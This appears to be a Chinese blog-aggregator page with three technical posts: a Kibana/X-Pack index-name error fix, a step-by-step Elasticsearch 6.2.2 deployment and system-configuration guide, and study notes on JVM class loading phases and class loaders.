org.elasticsearch.cluster.metadata.MetaDataIndexTemplateService.putTemplate(MetaDataIndexTemplateService.java:147) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.admin.indices.template.put.TransportPutIndexTemplateAction.masterOperation(TransportPutIndexTemplateAction.java:81) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.admin.indices.template.put.TransportPutIndexTemplateAction.masterOperation(TransportPutIndexTemplateAction.java:42) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction.masterOperation(TransportMasterNodeAction.java:88) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction$AsyncSingleAction$2.doRun(TransportMasterNodeAction.java:167) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.common.util.concurrent.AbstractRunnable.run(AbstractRunnable.java:37) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.common.util.concurrent.EsExecutors$1.execute(EsExecutors.java:135) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction$AsyncSingleAction.doStart(TransportMasterNodeAction.java:164) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction$AsyncSingleAction.start(TransportMasterNodeAction.java:127) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction.doExecute(TransportMasterNodeAction.java:105) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.master.TransportMasterNodeAction.doExecute(TransportMasterNodeAction.java:55) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.action.support.TransportAction$RequestFilterChain.proceed(TransportAction.java:167) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.xpack.security.action.filter.SecurityActionFilter.lambda$apply$0(SecurityActionFilter.java:103) [x-pack-security-6.2.2.jar:6.2.2] at org.elasticsearch.xpack.security.action.filter.SecurityActionFilter $$ Lambda$2377/976841642.accept(Unknown Source) [x-pack-security-6.2.2.jar:6.2.2] at org.elasticsearch.action.ActionListener$1.onResponse(ActionListener.java:60) [elasticsearch-6.2.2.jar:6.2.2] at org.elasticsearch.xpack.security.action.filter.SecurityActionFilter.lambda$authorizeRequest$4(SecurityActionFilter.java:188) [x-pack-security-6.2.2.jar:6.2.2] at org.elasticsearch.xpack.security.action.filter.SecurityActionFilter $$ Lambda$2387/1116948127.accept(Unknown Source) [x-pack-security-6.2.2.jar:6.2.2] 解决办法:kibana.yml中kibana.index指定的索引必须全部使用小写字母,否则报错; 参考 Configuring KibanaInstalling X-Pack in Kibana

优秀的个人博客,低调大师

Elastic Stack学习--elasticsearch部署


Elastic Stack是一套支持数据采集、存储、分析、展现的全流程数据分析工具,旧时称作ELK(Elasticsearch,Logstash,Kibana的缩写,)。Elastic Stack由一系列的工具集组成,其核心组成如下图: Logstash & Beats:数据采集工具,logstash适合大批量数据的采集,其结构较重,消耗资源较大,适合集群化部署。beats是一系列轻量级的数据采集工具,消耗资源较小,适合分散部署在各个业务节点上收集数据。 Elasticsearch:ELK的核心模块,是一套分布式数据检索引擎,提供数据的检索分析能力;提供二进制和restful两种类型的接口,可供上层进行数据检索; Kibana:前端用户展示界面,一方面,通过界面化方式监控和管理Elasticsearch、logstash等进程。另一方面,提供数据的检索和展示图形化界面; x-pack:一套用于elasticsearch、kibana、logstash的功能增强包,包括权限管理、告警、监控、图形化展现、报表等功能。当前使用收费,计划6.3版本后开源所有功能; Elastic Cloud:Elastic Stack的容器化解决方案,可将Elastic Stack相关进程都实现容器化部署,该功能并非必须功能; Elastic Stack中的每一个工具都可以独立部署使用,可根据实际需求进行技术选型,并非一定要完整安装每一个组件。安装Elastic Stack,首先必须保证所使用的每一个组件都具有相同的版本号,比如:elasticsearch使用6.2.2版本,则kibana、logstash以及相应的客户端组件等都应该使用相同的版本号,以便于功能相互兼容。各个进程组件的安装顺序如下,可根据实际需求取舍: Elasticsearch部署 Elasticsearch安装X-Pack Kibana部署 Kibana安装X-Pack Logstash部署 Logstash安装X-Pack Beats部署 Elasticsearch Hadoop部署 Elasticsearch部署 下载安装包,我们使用tar包:https://www.elastic.co/cn/downloads/elasticsearch 解压并进入目录: tar -xzf elasticsearch-6.2.2.tar.gz cd elasticsearch-6.2.2/ 前台方式启动进程:启动elasticsearch进程,使用默认端口:9200; ./bin/elasticsearch 后台方式启动进程:默认情况下,直接运行elasticsearch命令,将会在命令行启动非后台进程,并且输出日志到stdout。通过ctrl+c或者ctrl+z可以关闭进程;如果想启动后台进程,则可以执行如下命令,其中-d参数表示以守护进程方式运行,-p参数指定pid文件路径: ./bin/elasticsearch -d -p pid_file 通过命令行配置启动参数:elasticsearch可以通过命令行和配置文件(config/elasticsearch.yml文件)两种方式设置启动参数;其中,命令行方式适合配置需要随进程启动动态修改的参数,如node.name配置;而配置文件适合存放变化较小的通用配置,如cluster.name配置;如下是通过命令行参数配置cluster.name和node.name配置的样例,对于每个配置项前面加-E参数: ./bin/elasticsearch -d -Ecluster.name=my_cluster -Enode.name=node_1 问:对于使用命令行配置还是配置文件配置,应该如何取舍?1)看配置项是否需要根据进程每次启动时候动态设置,如果需要,则通过命令行配置,否则通过配置文件配置;2)集群范围的配置使用配置文件配置;特定实例的配置使用命令行配置; 验证启动是否成功:通过curl调用elasticsearch的http端口,查看输出; curl -XGET 'localhost:9200/?pretty' 输出json类似如下: { "name" : "Cp8oag6", "cluster_name" : "elasticsearch", "cluster_uuid" : "AT69_T_DTp-1qgIJlatQqA", "version" : { "number" : "6.2.2", "build_hash" : "f27399d", "build_date" : "2016-03-30T09:51:41.449Z", "build_snapshot" : false, "lucene_version" : "7.2.1", "minimum_wire_compatibility_version" : "1.2.3", "minimum_index_compatibility_version" : "1.2.3" }, "tagline" : "You Know, for Search" } elasticsearch默认目录结构 home:elasticsearch安装根目录,$ES_HOME变量指向目录; bin:存放二进制程序,其中elasticsearch用于启动主进程,elasticsearch-plugin用于安装插件,默认:$ES_HOME/bin; conf:存放配置文件,包括:elasticsearch.yml,jvm.options,log4j2.properties,默认:$ES_HOME/config,通过ES_PATH_CONF环境变量修改; data:数据文件存放路径,可以指定多个,多个路径以逗号分隔默认:$ES_HOME/data,通过path.data配置项修改; logs:日志文件路径,默认:$ES_HOME/logs,通过path.logs配置项修改; plugins:存放安装插件,每个插件放到一个子目录中,默认:$ES_HOME/plugins; repo:共享文件系统仓库路径,默认:未配置,通过path.repo配置项修改; script:脚本文件路径,默认:$ES_HOME/scripts,通过path.scripts配置项修改; elasticsearch配置文件 配置文件默认放在$ES_HOME/config目录,可以通过设置ES_PATH_CONF环境变量修改: export ES_PATH_CONF=/path/to/my/config ./bin/elasticsearch elasticsearch包括3个配置文件: elasticsearch.yml:主要配置文件; jvm.options:jvm参数配置,比如堆内存; log4j2.properties:日志配置; elasticsearch.yml elasticsearch.yml配置文件使用yaml格式配置,可以支持环境变量; node.name: ${HOSTNAME} network.host: ${ES_NETWORK_HOST} jvm.options jvm.options用于配置虚拟机参数,也可以通过$ES_JAVA_OPTS环境变量进行修改; export ES_JAVA_OPTS="$ES_JAVA_OPTS -Djava.io.tmpdir=/path/to/temp/dir" ./bin/elasticsearch elasticsearch常用配置项整理 path.data 和 path.logs默认情况下,elasticsearch会将数据和日志存放到根目录的data和logs目录下,如果需要改变数据或者日志的存放路径,则可以显式设置path.data和path.logs。path.data可以指定多个路径,便于将数据存放到多块磁盘上。 cluster.name用于唯一标识一个elastic集群的集群名称,一个节点只能归属于一个集群,因此只能指定一个集群名称。默认名称为elasticsearch;节点间会根据集群名称判断是否归属于同一个集群,因此不同的集群名称一定不能相同。 node.nameelasticsearch使用nodeId唯一标识一个实例,默认情况下,会使用UUID的前7位作为实例的nodeId,nodeId会被持久化,不会随着实例重启而发生变化。通过node.name可以指定一个实例的nodeId,可以使名称可读或者更加有意义。如果一个主机下仅部署一个实例,则可以指定node.name为主机名: node.name: ${HOSTNAME} network.host用于指定elasticsearch实例绑定的ip地址,默认为:127.0.0.1和[::1]。对于集群而言,每个实例都应该指定一个非回环地址,便于被网络中的节点发现; discovery.zen.ping.unicast.hostselasticsearch发现集群的方式为点对点查找,因此需要指定集群中的每个节点所在的ip地址和端口,如果不指定端口,则默认查找9300端口;可以是如下格式: discovery.zen.ping.unicast.hosts: - 192.168.1.10:9300 - 192.168.1.11 - seeds.mydomain.com discovery.zen.minimum_master_nodes标识选举master时,至少需要几票才可以当选,为了减缓脑裂的发生,通常设置该值为: ( 参选节点数 / 2 ) + 1 堆内存设置 堆内存设置在jvm.options配置文件中,默认设置为1GB;在生产环境下,该值通常需要调整。调整建议如下:设置xms和xmx相等,以便于一开始边分配好所需内存,避免增量分配内存带来的性能消耗;xmx设置不超过可用物理内存的50%,以确保内核文件系统有足够内存用作缓存;xmx设置应该小于jvm指针压缩的临界点,因为超过该临界点,jvm将不使用指针压缩,导致内存使用量增加;一般临界点值小于32G,不同的系统有所不同,设置26G大小可以满足大多数系统指针压缩条件。可通过添加如下参数来测试临界点: -XX:+UnlockDiagnosticVMOptions -XX:+PrintCompressedOopsMode 也可以通过$ES_JAVA_OPTS环境变量设置虚拟机参数; 重要系统配置 设置系统资源上限elasticsearch需要调整使用系统资源的限制,如文件文件句柄数的限制。不同操作系统的参数配置不同。linux系统下,系统参数的配置通过如下两种方式: 临时配置:使用ulimit命令配置; 永久配置:在/etc/security/limits.conf中配置; bootstrap.memory_lock:禁用swap默认情况下,操作系统会开启swap。使用swap,可能将jvm堆内存交换到硬盘上,导致jvm回收性能由毫秒级变为分钟级,可能导致响应变慢或者集群断连。通过设置bootstrap.memory_lock为true,来禁止elasticsearch内存被交换出去;通过如下命令可以检测配置是否生效: curl -XGET 'localhost:9200/_nodes?filter_path=**.mlockall&pretty' 如果返回false,则说明锁定失败; 文件句柄数配置elasticsearch会使用较多文件句柄,因而需要设置elasticsearch文件句柄数高于65536个;通过如下命令配置: ulimit -n 65536 或者在/etc/security/limits.conf中配置nofile: username - nofile 65536 可通过如下命令检查当前允许的最大文件句柄数: curl -XGET 'localhost:9200/_nodes/stats/process?filter_path=**.max_file_descriptors&pretty' 虚拟内存设置elasticsearch默认使用mmapfs类型目录存放索引,而操作系统默认的mmap个数太低,需要调高;通过在root用户下执行如下命令进行调整: sysctl -w vm.max_map_count=262144 如果需要永久生效,则更新/etc/sysctl.conf中的vm.max_map_count配置; 设置线程数elasticsearch使用多个线程池来进行不同类型的操作,需要确保系统线程数限制高于4096;可通过如下命令配置: ulimit -u 4096 或者在/etc/security/limits.conf中配置nproc数量; username - nproc 4096 常用环境变量 $ES_HOME:elasticsearch安装根目录; $ES_PATH_CONF:elasticsearch配置文件存放目录; $ES_JAVA_OPTS:jvm参数配置; $ES_TMPDIR:配置临时文件存放目录;即java.io.tmpdir的值;默认:/tmp 参考资料 Elasticsearch: Getting StartedProven Architectural Patterns for Mature Elastic Stack DeploymentsIntroduction to Logging Architecture with Elastic (FR)集群分片部署策略

优秀的个人博客,低调大师

jvm学习--类加载器


1 什么是类加载机制? java程序的从源代码到执行的过程包括编译和运行两个阶段。编译阶段由编译器执行,将源代码(.java)文件编译成字节码文件(class文件);运行阶段由JVM执行,将字节码文件加载到内存中,变为虚拟机可以直接使用的数据结构,该过程即为类加载机制。 2 类加载过程包括哪些阶段?生命周期如何? 类加载过程包括如下7个阶段:1)加载:从字节码二进制变为Class对象;2)验证:校验字节码格式是否合法;3)准备:为类变量static修饰变量赋初始零值,分配内存;4)解析:将常量池中的符号引用替换为直接引用;5)初始化:执行类构造器,包括:给类变量赋默认值,执行类中的静态代码块;6)使用:在程序方法中使用类;7)卸载:对方法区(元空间)中的Class对象进行GC回收,清除不必要的Class对象; 其中验证、准备、解析3个阶段被合称为连接阶段,即将Class对象与内存关联映射的过程。为了保证类加载的灵活性,java虚拟机规范仅要求加载、验证、准备、初始化、卸载的顺序固定,对于解析在什么阶段进行并没有给出详细约束,解析阶段也可以发生在初始化之后,用于支持运行时绑定(晚绑定、动态绑定)。 注意:此处的生命周期都是针对单个类而言的,出于性能考虑,jvm施行按需加载的策略,只有当类将要被使用时,才会加载。并不会在jvm启动时就加载所有的类。因此类加载的完整过程可能发生在jvm运行的任何时候。 2.1 加载阶段 加载阶段是整个加载过程的一部分,是指将class二进制流转换为Class对象,存入内存模型中的方法区(元空间)的过程;加载分为2类:普通类的加载和数组类的加载。 普通类的加载是指直接通过类加载加载的类。与之相对应的数组类的加载不是由类加载器加载的。在java中,数组变量也是一种对象,因而具有对象的类型。数组对应的类型,是由虚拟机在运行时自动创建并加载的,其类的全限定名是在数组元素类型的全限定名之前加上[L,比如mypackage.MyClass对应的数组类型为[Lmypackage.MyClass。 2.1.1 普通类的加载过程 1) 通过类的全限定名(包名.类名)获取类的二进制字节流。之所以限定为二进制流,而非文件,是为了提高灵活性,Java在类的数据,既可以来自本地文件,也可以来自网络数据流,甚至可以通过字节码生成工具自动生成。这就极大地丰富了”创造”类对象的手段,比如: jdk提供的动态代理技术在Proxy中,通过ProxyGenerator.generateProxyClass来为特定的接口生成形式为*$Proxy的代理类二进制字节流,为AOP的实现提供了基础。 2) 将字节流所代表的静态存储结构转化为方法区(jdk1.8为元空间)的运行时数据结构。 3) 在内存中生成一个代表这个类的java.lang.Class对象,作为方法区(jdk1.8为元空间)这个类数据的访问入口; 问:元空间内类数据存放的结构是怎样的,是否有规范可循? 2.1.2 数组类的加载过程 1) 如果数组的元素类型是引用类型,则递归加载元素类型,然后在元素类型所属的类加载器的类名空间中标识数组类;即:数组类型和元素类型使用相同的类加载器加载; 2) 如果数组的元素类型是基础类型,则在系统类加载器(AppClassLoader)的类名空间中标识数组类;即:数组类型使用系统类加载器加载; 3) 生成数组类的可见性与元素类型的可见性一致;如果元素类型是基础类型,则数组类型的可见性默认为public; 问1:当数组元素类型为基础类型时,基础类型是由引导类加载器(BootstrapClassLoader)加载的,是否是因为引导类加载器对于数组类型而言不可见,故使用系统类加载器? 问2:类和类加载器是如何关联的? 此处要区分类的加载和初始化2个阶段,当出现如下代码时,虽然不会触发类的初始化,但会触发类的加载; /** * <h1>被动引用会加载类,但不会进行类初始化</h1> * <p> * -XX:+TraceClassLoading * </p> */ public class NotLoad { // 不会加载,因为没有初始化ElementClass static class RefClass { static { System.out.println("RefClass has bean initialized."); } } // 会加载,不会初始化 private static class ElementClass { static { System.out.println("ElementClass has bean initialized."); } private RefClass ref; } public static void main(String[] args) { // 创建数组,元素类型为ElementClass // 只会加载ElementClass,不会初始化 ElementClass[] elements = new ElementClass[10]; } } 运行结果如下,可以看到NotLoad类和ElementClass类的加载信息: 由于静态块是在类的初始化阶段执行,而结果中并未打印静态块中的语句,因而可以断定jvm位对ElementClass类进行初始化; 2.2 验证阶段 验证阶段的主要目的是为了确保class字节流数据的合法性,防止损害虚拟机自身的安全。因而验证阶段可以看做是出于安全考虑而增加的额外阶段,假定所加载的class字节流可以保证安全,则该阶段可以跳过。通过-Xverify:none参数可以关闭验证。 2.2.1 验证内容包含哪些? 1) 文件格式验证:验证字节流是否符合Class文件格式规范;2) 元数据验证:语义分析,对元数据的数据类型进行校验,保证字节码描述信息符合JAVA语言规范;3) 字节码验证:通过数据流和控制流分析,确定程序的语义是合法的,主要是对方法体中代码的分析;4) 符号引用验证:发生在将符号引用转化为直接引用时(与解析阶段重叠),校验符号引用是否能够找到匹配的类; 2.2.2 如何理解StackMapTable优化? 该优化仅在jdk<1.7时有效。优化原因是字节码验证复杂度高,对性能消耗较多。为了提高运行时字节码验证的效率,将数据流分析提前到编译阶段完成,并将分析结果存放到字节码文件Code属性表的StackMapTable属性中。从而在校验时,直接读取StackMapTable中的分析结果进行校验即可,缩短了校验时间。但该优化也可能存在风险,即StackMapTable是存放在字节码文件中的,本身也是可以被篡改的。可以通过-XX:-UseSplitVerifier参数关闭StackMapTable优化。 2.3 准备阶段 准备阶段主要是为类变量(static修饰)分配内存,赋初始零值。此处的零值并非代码中显式为类变量赋予的默认值,而是指数据类型的零值。如果是常量(static final修饰,且字段属性表存在ContantValue属性),则初始值为常量值。ContantValue属性的值是在编译时放入的。 2.3.1 如何理解零值? 数据类型的零值,而非代码中给出的默认值。为static变量赋默认值的操作,是在初始化阶段执行类构造器clinit时由putstatic指令完成的。clinit是在编译阶段生成的。不同的数据类型的零值如下: 引用类型零值为null; 数值类型零值为0; boolean值类型零值为false; char类型零值为u0000; 2.4 解析阶段 将常量池中的符号引用替换为直接引用。符号引用的解析是原子性的,对于同一符号引用的多次解析,要么全部成功,要么全部失败。 2.4.1 解析发生的时机是什么时候? JVM规范并未规定解析阶段发生的具体时间,即虚拟机实现可以根据需要判断在类加载时就进行解析,还是在一个符号引用将要被使用前才去解析。这样做的主要目的是为了提高类整个类加载过程的灵活性。 2.4.2 什么是符号引用?什么是直接引用? 符号引用相当于一个占位符,用该占位符来描述代码执行时所引用的目标。目标并不局限于类/接口,它可以是:类/接口、字段、类方法、接口方法、方法类型、方法句柄、调用点限定符。符号引用并不需要考虑实际的内存布局,只要能够唯一标定要引用的目标即可。 直接引用是引用目标内存地址的标识,可以是一个指针、相对偏移量或者一个能够间接定位到目标的句柄。与内存布局强相关,因而不同的虚拟机实例上相同目标的直接引用一般不同。直接引用代表了引用目标在内存中的存在性,如果有直接引用,说明引用目标在内存中一定存在。 2.4.3 什么是符号引用缓存? 解析过程中,可能存在对于同一个符号引用进行多次解析请求。为了提高效率,避免重复解析,可以对符号引用进行缓存(在运行时常量池中记录直接引用,并把常量标识为已解析状态); 2.4.4 如何理解引用目标? 解析都是针对方法体或者代码块中的执行的语句来说的。解析的目的是将方法体或者代码块中执行语句的符号引用替换为直接引用。对于成员变量直接赋引用或者用new操作符创建的情况,实际是在类构造器和实例构造器中执行的;亦可看做是在方法中的语句。 2.4.4.1 引用类的解析; 1) 如果引用目标不是数组类型,则根据全限定名加载目标类;加载目标类使用当前类的类加载器;2) 如果引用目标是数组类型,且数组的元素类型引用类型,则先加载数组的元素类型,再创建数组类型对象;3) 如果上述完成,则验证对引用目类标是否具有访问权限;如果不具有访问权限,则抛出java.lang.IllegalAccessError错误; 2.4.4.2 引用字段的解析; 1) 先解析字段所属类/接口的符号引用,然后解析字段的符号引用;2) 字段的直接引用查找顺序: 2.4.4.3 引用方法的解析; 1) 先解析方法所属类/接口的符号引用,然后解析方法的符号引用; 2) 类和接口方法符号引用的常量类型定义是分开的,需要分别解析; 3) 类方法的直接引用查找顺序: 注:类方法和接口方法引用的查找的区别在于,类方法一定要有一个实现了的方法,否则抛出异常; 4) 接口方法的引用查找顺序: 2.5 初始化阶段 初始化阶段是执行类构造器的阶段。类构造器是有编译器生成的,主要用来为类的静态变量设置默认值,执行静态代码块。 2.5.1 如何理解类构造器? 1) clinit方法是由编译器自动收集类中的所有类变量(静态成员变量)的赋值动作和静态代码块中的语句合并产生的;2) 编译器的收集顺序是由类变量赋值语句和静态代码块在源文件中出现的顺序决定的;3) 静态代码块只能访问定义在其前面的类变量,但可以给定义在其后的类变量赋值;4) clinit方法无需在调用自己之前,调用父类的clinit方法,因为虚拟机能够保证先调用父类的clinit方法,第一个被执行的clinit方法一定是java.lang.Object类;5) 因为父类的clinit方法先执行,所以父类的静态代码块要先于子类的静态代码块和类变量赋值语句执行;6) 接口和父接口的clinit方法执行顺序不需要保证,因为接口中没有定义静态块,只可能出现接口变量赋值的情况;而接口变量赋值的情况不需要保证顺序;7) clinit方法并不是必需的,如果类中没有对类变量的赋值语句,也没有静态代码块,则编译器不会为类生成clinit方法;8) 虚拟机会保证一个类clinit方法在多线程环境中被正确的加锁、同步;如果多个线程同时去初始化一个类,只有一个线程执行clinit方法,其余线程会被阻塞,直到方法执行完才被唤醒,且唤醒后不会再次执行clinit方法;9) 对于同一个类加载器,一个类型只会初始化一次,所以一个类的clinit方法只会被执行一次; 2.5.2 什么时候进行类的初始化?初始化的条件是什么? 类的初始化分为2中:类的初始化和接口的初始化。类的初始化主要包括:类变量赋值语句、静态代码块初始化两部分。接口的初始化只包括类变量的赋值语句。 2.5.2.1 触发条件 所有类初始化触发条件的先决条件是:类未被初始化; 1) 代码中遇到new、getstatic/setstatic、invokestatic指令时,执行初始化;4条指令分别对应的操作是创建一个对象,读取/设置类变量,调用类的静态方法。2) 通过java.lang.reflect包的方法对类进行反射调用;3) 初始化子类时,如果父类未初始化,则先初始化父类;初始化接口时,与此处有区别,接口初始化不要求先初始化接口的所有父接口;4) 启动虚拟机时,如果主类(包含main方法的类)未初始化,则先初始化主类;5) 支持动态语言时,java.lang.invoke.MethodHandle实例解析的结果REF_getStatic,REF_putStatic,REF_invokeStatic的方法句柄,句柄对应的类未初始化,则先初始化; 2.5.2.2 哪些场景不会触发类的初始化? 1) 通过子类引用父类的静态字段,则只初始化父类,子类不会被初始化;对于静态字段,只有直接定义这个字段的类,在引用时会被初始化。比如下面语句不会触发SubClass类的初始化: System.out.println(SubClass.superStaticField); 2) 创建数组对象,不会触发数组元素的初始化;newarray指令:定义某个类型的数组时,不会触发该类的初始化;只会触发数组类的初始化。比如如下代码,会触发[Lmypackage.MyClass数组类的初始化; MyClass[] arr = MyClass[10]; 3) 常量传播优化:常量在调用时,存储调用类的常量池中,本质上并没有直接引用到定义常量的类,故不会触发定义常量类的初始化;比如如下代码: System.out.println(OtherClass.finalStaticField); 2.5.2.3 创建类的数组时,使用了new关键字,为什么没有初始化类? 创建类的数组时,并不进行mypackage.MyClass类的初始化,而是进行[Lmypackage.MyClass的初始化; [Lmypackage.MyClass类代表了mypackage.MyClass类的一维数组类型,由newarray指令创建。该类封装了数组的访问方法,包括:clone()和length()方法。 数组的创建使用newarray指令而非new指令;当使用newarray指令时,会触发[Lmypackage.MyClass类的创建,这是由虚拟机自动生成的、直接继承java.lang.Object的子类。 2.5.2.4 java在创建数组时,为什么要创建[Lmypackage.MyClass类型? [Lmypackage.MyClass类记录数组的元数据和访问方法,为了更好的进行数组类型校验和安全访问;数组越界检查封装在xaload和xastore字节码指令中,每次访问或者修改数组都会进行越界检查;如果访问索引越界,则跑出java.lang.ArrayIndexOutOfBoundsException异常; 对比:c/c++对于数组的访问直接翻译为数组指针的移动,因而不能进行安全检查; 2.5.2.5 什么是常量传播优化?为什么调用类的常量不会触发该类的加载? 为了提高性能,在编译阶段会将java类中被final static修饰的常量直接放到调用类自己的常量池中;调用类对常量的引用实际转化成了对自己常量池的引用;因而在调用时,不会加载定义常量的类; 2.5.2.6 接口的初始化和类的初始化有什么区别?为什么会有这个区别? 区别:初始化子接口时,不会要求父接口全部初始化,只有真正用到父接口时才会初始化;但编译器仍然会为接口生成类构造器(),用于初始化接口中的成员变量。 原因:类中可以定义static块,该块需要在类初始化后执行,且有执行顺序的要求,需要先执行父类中的static块,再执行子类中的static,因此需要先初始化父类;而接口中不允许static块,所以无需初始化父类。 3 什么是类加载器? 虚拟机设计团队把类加载阶段中的"通过一个类的全限定名来获取描述此类的二进制字节流"这个动作放到JVM外部去实现,以便让应用程序自己决定如何去获取所需要的类。 实现这个动作的代码模块称为"类加载器"。每一个类加载器都有一个独立的类名称空间,因此类的唯一性需要类加载器和类本身一起确定。 类相等的前提是需要在同一个类加载器的前提下判断,不同的类加载器加载相同的类,equals()/isAssignableFrom()/isInstance()/instanceof方法结果都会返回false。 除了Boostrap的其它类加载器都继承自抽象类:java.lang.ClassLoader。 